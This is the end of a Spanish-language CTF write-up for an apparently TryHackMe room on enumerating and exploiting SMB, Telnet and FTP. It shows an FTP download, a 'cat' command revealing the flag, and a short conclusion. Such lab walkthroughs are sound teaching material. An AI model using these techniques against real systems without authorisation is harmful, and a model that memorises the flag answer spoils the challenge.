150 Opening BINARY mode data connection for ftp.txt (26 bytes).
100% |*****|
226 Transfer complete.
26 bytes received in 00:00 (0.09 KiB/s)
ftp> exit
221 Goodbye.

```

Ahora que tenemos el archivo en nuestra máquina local, vamos a leer su contenido ejecutando **cat ftp.txt**. Si todo ha ido bien, nos aparecerá la flag de respuesta.

```

2025-06-03 17:51:34 net_route
(kali@kali)-[~]
$ cat ftp.txt
THM{y0u_g0t_th3_ftp_fl4g}
2025-06-03 17:51:34 Data Char

```

Respuesta: **THM{y0u\_g0t\_th3\_ftp\_fl4g}**

### 3. Conclusión sobre la Sala

Esta gran sala fue una introducción práctica a la **enumeración** y **explotación** de servicios de red comunes, como SMB, Telnet y FTP. A lo largo de las tareas, aprendimos a identificar servicios expuestos, utilizar herramientas de escaneo y análisis como Nmap, enum4linux y smbclient, y explotar configuraciones débiles o de accesos mal protegidos.